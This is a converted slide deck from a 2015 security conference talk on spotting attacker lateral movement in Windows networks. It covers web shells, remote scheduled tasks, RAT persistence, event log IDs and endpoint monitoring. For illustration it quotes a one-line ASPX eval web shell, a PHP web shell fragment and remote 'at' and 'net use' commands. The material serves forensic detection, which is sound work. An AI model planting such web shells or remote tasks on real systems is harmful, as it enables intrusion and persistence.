

---

# BSides Cincinnati 2015

## Identifying Lateral Movement




H. Carvey

Sr. Infosec Researcher, CTU-SO

---


# Introduction

- Sr Infosec Researcher @ DSWRX CTU-SO team
- Former Marine Officer
- Infosec since '89, DFIR since '00
- Prolific author (books, blog)
- Let's talk lateral movement...



# Lateral Movement

- Occurs as part of Actions on Objectives
- Occurs *AFTER* credentials have been acquired



- Involves the movement *between systems within the infrastructure*
- Techniques are via command line
- Detected via endpoint monitoring for process creation

# By The Numbers...

- Why does *ANY* of this matter?
- Annual Security reports
  - % external notification
  - Median days to detection
- M-Trends 2015
  - 69%
  - 205
  - Longest persistence: 2,982 days (8+ yrs)
- TrustWave GSR 2015
  - 81%
  - 86 days
- What does this mean?



# First Steps

- Common aspects of lateral movement
  - Involves both source & destination systems
  - Commands executed to move between systems
- How does adversary access source system?
  - Load **web shell** on vulnerable web server
  - Get **RAT** on system via phish, SWC, etc.
  - Remote access (VPN) via RDP
- How do they then move to destination system?
  - Maps shares (i.e., "net use \\...\ipc\$", etc.)
  - **Scheduled Tasks** – recon, launch RAT installer, etc.
  - Browser (access intranet sites, OWA, etc.)

# Web Shells



- Seen used to gain access to an infrastructure
- Access web server, then move to internal systems
- Come in a variety of formats, depending upon web server, apps, etc.
- Ex: Windows server running Apache + WordPress
  - Content.php => GIF image file, with “special content”
  - Included “<?php preg\_replace("/....”
- Ex: IIS Server
  - Created .aspx page on system
  - “<%@ Page  
Language="Jscript"%><%eval(Request.Item["..."],"unsafe");Response.StatusCode =  
404;%>”
- Very often left in place in case other means of access are detected

# Web Shell Example

Web Server



Xp\_cmdshell...

SQL Server



- Threat actor had RDP access to both systems
- Installed web shell on web server
- Accessed web shell in IE, "hxxp://localhost/a.aspx"
- Created a user account on the SQL Server

# Scheduled Tasks

- Popular means of lateral movement
- Requires Admin privs to create a task, task runs with System privs
- At.exe is most commonly seen; have seen use of schtasks.exe
- File(s) to be executed need to be copied over first, ***if not native\****
- Can be set to run at some time in the future





# Scheduled Tasks – Indicators, pt. 1

- Source System
  - “at \\<target> 2:15pm C:\Windows\Temp\users.bat”
  - Prefetch file (?) for at.exe
- Key to detection: process creation monitoring
  - Get full command line
  - Update systems, enable approp. Auditing, set Registry key to get full command line, or...
  - Install Sysmon (from MS/SysInternals)...or...
  - Install Carbon Black (from Bit9)
  - Works even when adversary uses anti-forensics techniques, such as “at \\<target> /del”

# Scheduled Tasks – Indicators, pt. 2

- Destination System
  - Files and Registry key associated with task (can be removed via “at \\<target> /del” command)
  - WEVTX records
    - › MS-Security-Auditing/4624 type 3 login event (Security Event Log)
    - › Microsoft-Windows-TaskScheduler/106, 140 events (Task Scheduler Event Log)
    - › At#, At#.job files created in file system, \At# Registry key created
    - › Microsoft-Windows-TaskScheduler/141 event (if anti-forensics employed)
  - May be used to install RAT
    - › Service Control Manager/7045 event (System Event Log)
    - › Service Control Manager/7035, 7036 events (System Event Log)
    - › Persistence: Windows service Registry key, others


# Key points

- Detection
  - Look for clusters of indicators, not just individual artifacts
  - Starting with destination system (i.e., good place to start)
    - › Microsoft-Windows-TaskScheduler/106, 140 events (Task Scheduler Event Log)
    - › Pivot to At#, At#.job files created in file system, \At# Registry key created
    - › Pivot to MS-Security-Auditing/4624 type 3 login event (Security Event Log) – get source system
  - From source system:
    - › Pivot to commands run (Prefetch files, process creation monitoring, etc.)
    - › Pivot to malware persistence (Windows service, "Run" key, etc.)
    - › Look for other indications of tools adversary may have used (SysInternals, etc.)

# File Copy – i.e., “Sleeper Agent”

- Appeared in Dell SecureWorks Research blog post, 7 Jan 2015
- Threat actor was using RAT installer with C2 config A, via Scheduled Tasks (at.exe)
- Copied RAT installer with C2 config B to user’s StartUp folder on a system
- Installer launched/system infected when user logged in; no other interaction required
- Indicator – file in user’s StartUp folder
  - Scan using native or system mgmt tools
  - Scan using CTU-SO targeted threat hunting (TTH) process

# Mitigation



# Prevention & Detection

- Reduce/minimize attack surface
- Scan systems using threat intelligence
  - Targeted hunting
  - Ex: CTU-SO TTH process
- Endpoint monitoring for process creation
  - Ex: MS Sysmon + SEIM/Splunk
  - Ex: AETD/Carbon Black
  - Record command line, in an off-system location
  - Monitor



*Source: Rebloggy.com*

# Questions?

Harlan Carvey

Work: [hcarvey@secureworks.com](mailto:hcarvey@secureworks.com)

Not work: [keydet89@yahoo.com](mailto:keydet89@yahoo.com)